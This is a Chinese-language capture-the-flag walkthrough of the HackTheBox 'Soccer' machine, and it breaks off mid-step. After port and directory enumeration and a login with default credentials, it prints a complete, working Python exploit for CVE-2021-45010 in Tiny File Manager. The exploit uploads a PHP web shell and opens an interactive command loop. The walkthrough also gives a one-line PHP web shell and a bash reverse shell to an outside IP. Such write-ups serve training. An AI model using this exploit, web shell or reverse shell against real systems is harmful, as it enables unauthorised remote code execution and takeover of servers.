HTB Soccer writeup
大佬请忽略!
Soccer攻击要点:
★ File Upload RCE
★ MySql Boolean SQL Injection
★ Doas privilege escalation
信息收集
nmap
bash
└─$ nmap -p- --min-rate 1000 10.10.11.194
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-25 07:55 CST
Nmap scan report for soccer.htb (10.10.11.194)
Host is up (0.20s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
9091/tcp open  xmltec-xmlmail
Nmap done: 1 IP address (1 host up) scanned in 91.22 seconds
bash
└─$ nmap -p22,80,9091 -sCV --min-rate 1000 10.10.11.194 -o nmap.log
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-25 07:58 CST
Nmap scan report for soccer.htb (10.10.11.194)
Host is up (0.23s latency).

PORT     STATE SERVICE         VERSION
22/tcp   open  ssh             OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 ad:0d:84:a3:fd:cc:98:a4:78:fe:f9:49:15:da:e1:6d (RSA)
|   256 df:d6:a3:9f:68:26:9d:fc:7c:6a:0c:29:e9:61:f0:0c (ECDSA)
|_  256 57:97:56:5d:ef:79:3c:2f:cb:db:35:ff:f1:7c:61:5c (ED25519)
80/tcp   open  http            nginx 1.18.0 (Ubuntu)
|_http-title: Soccer - Index
|_http-server-header: nginx/1.18.0 (Ubuntu)
9091/tcp open  xmltec-xmlmail?
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, Help, RPCCheck, SSLSessionReq, drda, informix:
|     HTTP/1.1 400 Bad Request
|     Connection: close
|   GetRequest:
|     HTTP/1.1 404 Not Found
|     Content-Security-Policy: default-src 'none'
|     X-Content-Type-Options: nosniff
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 139
|     Date: Sat, 30 Aug 2025 23:33:26 GMT
|     Connection: close
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <meta charset="utf-8">
|     <title>Error</title>
|     </head>
|     <body>
|     <pre>Cannot GET /</pre>
|     </body>
|     </html>
|   HTTPOptions, RTSPRequest:
|     HTTP/1.1 404 Not Found
|     Content-Security-Policy: default-src 'none'
|     X-Content-Type-Options: nosniff
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 143
|     Date: Sat, 30 Aug 2025 23:33:27 GMT
|     Connection: close
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <meta charset="utf-8">
|     <title>Error</title>
|     </head>
|     <body>
|     <pre>Cannot OPTIONS /</pre>
|     </body>
|_    </html>
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port9091-TCP:V=7.95%I=7%D=8/31%Time=68B39027%P=x86_64-pc-linux-gnu%r(in
SF:formix,2F,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nConnection:\x20close\r
SF:\n\r\n")%r(drda,2F,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nConnection:\x
SF:20close\r\n\r\n")%r(GetRequest,168,"HTTP/1\.1\x20404\x20Not\x20Found\r\
SF:nContent-Security-Policy:\x20default-src\x20'none'\r\nX-Content-Type-Op
SF:tions:\x20nosniff\r\nContent-Type:\x20text/html;\x20charset=utf-8\r\nCo
SF:ntent-Length:\x20139\r\nDate:\x20Sat,\x2030\x20Aug\x202025\x2023:33:26\
SF:x20GMT\r\nConnection:\x20close\r\n\r\n<!DOCTYPE\x20html>\n<html\x20lang
SF:=\"en\">\n<head>\n<meta\x20charset=\"utf-8\">\n<title>Error</title>\n</
SF:head>\n<body>\n<pre>Cannot\x20GET\x20/</pre>\n</body>\n</html>\n")%r(HT
SF:TPOptions,16C,"HTTP/1\.1\x20404\x20Not\x20Found\r\nContent-Security-Pol
SF:icy:\x20default-src\x20'none'\r\nX-Content-Type-Options:\x20nosniff\r\n
SF:Content-Type:\x20text/html;\x20charset=utf-8\r\nContent-Length:\x20143\
SF:r\nDate:\x20Sat,\x2030\x20Aug\x202025\x2023:33:27\x20GMT\r\nConnection:
SF:\x20close\r\n\r\n<!DOCTYPE\x20html>\n<html\x20lang=\"en\">\n<head>\n<me
SF:ta\x20charset=\"utf-8\">\n<title>Error</title>\n</head>\n<body>\n<pre>C
SF:annot\x20OPTIONS\x20/</pre>\n</body>\n</html>\n")%r(RTSPRequest,16C,"HT
SF:TP/1\.1\x20404\x20Not\x20Found\r\nContent-Security-Policy:\x20default-s
SF:rc\x20'none'\r\nX-Content-Type-Options:\x20nosniff\r\nContent-Type:\x20
SF:text/html;\x20charset=utf-8\r\nContent-Length:\x20143\r\nDate:\x20Sat,\
SF:x2030\x20Aug\x202025\x2023:33:27\x20GMT\r\nConnection:\x20close\r\n\r\n
SF:<!DOCTYPE\x20html>\n<html\x20lang=\"en\">\n<head>\n<meta\x20charset=\"u
SF:tf-8\">\n<title>Error</title>\n</head>\n<body>\n<pre>Cannot\x20OPTIONS\
SF:x20/</pre>\n</body>\n</html>\n")%r(RPCCheck,2F,"HTTP/1\.1\x20400\x20Bad
SF:\x20Request\r\nConnection:\x20close\r\n\r\n")%r(DNSVersionBindReqTCP,2F
SF:,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nConnection:\x20close\r\n\r\n")%
SF:r(DNSStatusRequestTCP,2F,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nConnect
SF:ion:\x20close\r\n\r\n")%r(Help,2F,"HTTP/1\.1\x20400\x20Bad\x20Request\r
SF:\nConnection:\x20close\r\n\r\n")%r(SSLSessionReq,2F,"HTTP/1\.1\x20400\x
SF:20Bad\x20Request\r\nConnection:\x20close\r\n\r\n");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 40.02 seconds
靶机开放ssh服务22端口,http服务80端口和xmltec-xmlmail服务9091端口。
HTTP 80

配置域名soccer.htb
bash
echo 10.10.11.194 soccer.htb | sudo tee -a /etc/hosts
浏览网站功能、查看页面源代码没有发现有价值的信息。
Tech Stack

没有什么有价值信息。
ffuf
bash
ffuf -u http://soccer.htb/ -H "Host: FUZZ.soccer.htb" -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -mc all -t 100 -fw 6

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://soccer.htb/
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt
 :: Header           : Host: FUZZ.soccer.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 100
 :: Matcher          : Response status: all
 :: Filter           : Response words: 6
________________________________________________

:: Progress: [114442/114442] :: Job [1/1] :: 555 req/sec :: Duration: [0:04:03] :: Errors: 0 ::
没有发现子域名。
gobuster
bash
gobuster dir -u http://soccer.htb/ -t 100 -o gobuster.log --no-error -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://soccer.htb/
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/tiny                 (Status: 301) [Size: 178] [--> http://soccer.htb/tiny/]
Progress: 29999 / 30000 (100.00%)
===============================================================
Finished
===============================================================

发现/tiny目录。

找到默认口令。

登录,获取版本信息:Tiny File Manager 2.4.3
Shell as www-data
CVE-2021-45010 script
"Tiny File Manager 2.4.3 exploit" CVE-2021-45010
在网上找了几个exploit没能成功,用大模型优化了一个脚本如下:
python
#!/usr/bin/env python3

# Exploit Title: Tiny File Manager <= 2.4.3 Authenticated RCE (HTB Soccer)
# Date: 2022-03-14 (Adapted for HTB Soccer)
# Exploit Author: FEBIN MON SAJI (Original), Adapted for HTB
# Vendor: https://tinyfilemanager.github.io/
# Software Link: https://github.com/prasathmani/tinyfilemanager
# Version: Tiny File Manager <= 2.4.3
# Tested on: Ubuntu 20.04 (HTB Soccer)
# CVE: CVE-2021-45010
# Reference: https://febin0x4e4a.wordpress.com/2022/01/23/tiny-file-manager-authenticated-rce/
# Usage: python3 exploit.py http://soccer.htb/tiny/tinyfilemanager.php admin admin@123

import os
# 导入 os 模块,用于系统操作
import requests
# 导入 requests 模块,用于发送 HTTP 请求
import sys
# 导入 sys 模块,用于处理命令行参数和退出
import random
# 导入 random 模块,用于生成随机数
import json  # 使用 json.loads 替代不安全的 eval
# 导入 json 模块,用于解析 JSON 响应,替换不安全的 eval

def banner():
    # 定义函数以显示漏洞利用信息横幅
    print(f"""
CVE-2021-45010: Tiny File Manager <= 2.4.3 Authenticated RCE Exploit (HTB Soccer).

Vulnerability discovered by Febin

Exploit Author: FEBIN (Adapted)
""")
    # 打印漏洞详情,包括 CVE、作者和目标(HTB Soccer)

def help():
    # 定义函数以显示使用说明
    print(f"""
python3 {sys.argv[0]} <URL> <Admin Username> <Password>

Example: python3 {sys.argv[0]} http://soccer.htb/tiny/tinyfilemanager.php admin admin@123
""")
    # 打印使用示例,包含预期的命令行参数

banner()
# 调用 banner 函数显示漏洞利用信息
if len(sys.argv) != 4:
    # 检查命令行参数数量是否为 4
    help()
    # 如果参数数量无效,调用 help 函数
    sys.exit(1)
    # 因参数错误退出脚本,返回错误码 1

if not sys.argv[1].startswith("http://"):
    # 检查提供的 URL 是否以 'http://' 开头
    print("[-] URL must start with 'http://'!")
    # 打印错误消息,提示 URL 格式无效
    sys.exit(1)
    # 因 URL 格式错误退出脚本,返回错误码 1

try:
    # 开始 try 块以处理执行过程中的异常
    # 登录
    creds = {"fm_usr": sys.argv[2], "fm_pwd": sys.argv[3]}
    # 从命令行参数创建包含用户名和密码的字典
    session = requests.Session()
    # 创建 Session 对象以保持跨请求的 cookie
    header = {
        "User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
    }
    # 定义 HTTP 请求头,模拟浏览器 User-Agent
    req = session.post(sys.argv[1], data=creds, headers=header)
    # 向提供的 URL 发送 POST 请求,包含凭据和头
    if req.status_code != 200:
        # 检查登录响应状态码是否为 200
        print("[-] Login failed. Check credentials or URL.")
        # 打印错误消息,提示登录失败
        sys.exit(1)
        # 因登录失败退出脚本,返回错误码 1
    print("[+] Login successful.")
    # 打印登录成功的消息

    # 泄露 webroot 路径
    print("[+] Leaking webroot path...")
    # 打印消息,表示开始泄露 webroot 路径
    payload = {"type": "upload", "uploadurl": "http://invalid.dhdhdhdhllk/", "ajax": "true"}
    # 定义触发路径泄露的 payload
    leak_url = f"{sys.argv[1]}?p=&upload"
    # 构造路径泄露请求的 URL
    leak_header = header.copy()
    # 复制请求头用于路径泄露
    leak_header.update({"Content-Type": "application/x-www-form-urlencoded; charset=UTF-8"})
    # 更新请求头,添加 Content-Type 以模拟表单请求
    leak = session.post(leak_url, data=payload, headers=leak_header)
    # 发送 POST 请求以泄露 webroot 路径
    try:
        # 尝试解析路径泄露响应
        error_msg = json.loads(leak.text.replace("\\", ""))
        # 解析 JSON 响应,去除反斜杠
        path = error_msg["fail"]["file"]
        # 从 JSON 错误消息中提取文件路径
        dir_path = [p for p in path.split("/")[:-1] if p]  # 移除空字符串和文件名
        # 分割路径,移除空字符串和文件名
        fullpath = "/" + "/".join(dir_path)
        # 构造完整的 webroot 路径
        print(f"[+] WEBROOT found: {fullpath}")
        # 打印发现的 webroot 路径
    except (json.JSONDecodeError, KeyError):
        # 处理 JSON 解析或键错误
        print("[-] Failed to leak path. Using default: /var/www/html")
        # 打印错误消息,使用默认 webroot 路径
        fullpath = "/var/www/html"
        # 设置默认 webroot 路径

    # 上传 PHP shell
    filename = f"pwn_{random.randint(1000, 9999)}.php"
    # 生成随机文件名,格式为 pwn_XXXX.php
    print(f"[+] Trying to upload {filename} to {fullpath}/tiny/uploads...")
    # 打印消息,表示尝试上传文件

    datas = {"p": "tiny/uploads", "fullpath": filename}
    # 定义上传请求的表单数据
    files = {"file": (filename, "<?php system($_GET['cmd']); ?>", "application/x-php")}
    # 定义上传文件数据(文件名、PHP 代码、MIME 类型)
    upload_header = header.copy()
    # 复制请求头用于文件上传
    upload = session.post(f"{sys.argv[1]}?p=tiny/uploads", data=datas, files=files, headers=upload_header)
    # 发送 POST 请求上传 PHP shell
    print(f"[+] Upload response: {upload.text}")
    # 打印上传响应的内容

    try:
        # 尝试解析上传响应
        success = json.loads(upload.text)
        # 解析上传响应的 JSON 内容
        host = sys.argv[1].replace("http://", "").split("/")[0]
        # 从 URL 提取主机名
        shell_url = f"http://{host}/tiny/uploads/{filename}"
        # 构造 shell 的访问 URL
        if success.get("info") == "file upload successful":
            # 检查 JSON 是否表示上传成功
            print("[+] Upload successful!")
            # 打印消息,表示上传成功
            print(f"[+] Shell URL: {shell_url}")
            # 打印 shell 的访问 URL
            # 测试 shell
            test = session.get(f"{shell_url}?cmd=id")
            # 发送 GET 请求测试 shell,执行 id 命令
            if test.status_code == 200:
                # 检查测试响应状态码是否为 200
                print(f"[+] Shell confirmed: {test.text.strip()}")
                # 打印 shell 测试结果
                print("\n[+] Interactive shell (type 'exit' to quit):")
                # 打印消息,进入交互式 shell
                while True:
                    # 开始交互式 shell 循环
                    cnc = input("shell> ")
                    # 提示用户输入命令
                    if cnc.lower() in ["exit", "quit"]:
                        # 检查用户是否输入退出命令
                        # 清理
                        cleanup = session.get(f"{shell_url}?cmd=rm -f {fullpath}/tiny/uploads/{filename}")
                        # 发送 GET 请求删除 shell 文件
                        print("[+] Cleanup attempted.")
                        # 打印消息,表示尝试清理
                        sys.exit(0)
                        # 退出脚本,返回成功码
                    else:
                        # 如果用户输入命令
                        cmd_resp = session.get(f"{shell_url}?cmd={cnc}")
                        # 发送 GET 请求执行用户命令
                        print(cmd_resp.text.strip())
                        # 打印命令执行输出
            else:
                # 如果 shell 不可访问
                print("[-] Shell not accessible. Check permissions.")
                # 打印错误消息,提示检查权限
                sys.exit(1)
                # 退出脚本,返回错误码 1
        else:
            # 如果 JSON 未表示成功
            print("[-] Upload failed.")
            # 打印错误消息,表示上传失败
            sys.exit(1)
            # 退出脚本,返回错误码 1
    except json.JSONDecodeError:
        # 处理 JSON 解析错误
        print("[-] Response not JSON. Check manually.")
        # 打印错误消息,提示手动检查响应
        sys.exit(1)
        # 退出脚本,返回错误码 1

except Exception as e:
    # 处理其他异常
    print(f"[-] Error: {e}")
    # 打印错误消息,包含异常详情
    sys.exit(1)
    # 退出脚本,返回错误码 1
shell
bash
└─$ python tiny_file_manager_exploit2.py http://soccer.htb/tiny/tinyfilemanager.php admin admin@123
CVE-2021-45010: Tiny File Manager <= 2.4.3 Authenticated RCE Exploit (HTB Soccer).
Vulnerability discovered by Febin
Exploit Author: FEBIN (Adapted)
[+] Login successful.
[+] Leaking webroot path...
[+] WEBROOT found: /var/www/html/tiny
[+] Trying to upload pwn_7503.php to /var/www/html/tiny/tiny/uploads...
[+] Upload response: {"status":"success","info":"file upload successful"}
[+] Upload successful!
[+] Shell URL: http://soccer.htb/tiny/uploads/pwn_7503.php
[+] Shell confirmed: uid=33(www-data) gid=33(www-data) groups=33(www-data)

[+] Interactive shell (type 'exit' to quit):
shell> id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
shell>



CVE-2021-45010 Manual

一句话木马
bash
cat shell.php
<?php @system($_GET[cmd]);?>
shell
bash
bash -c 'bash -i >& /dev/tcp/10.10.16.10/9000 0>&1'url编码
url
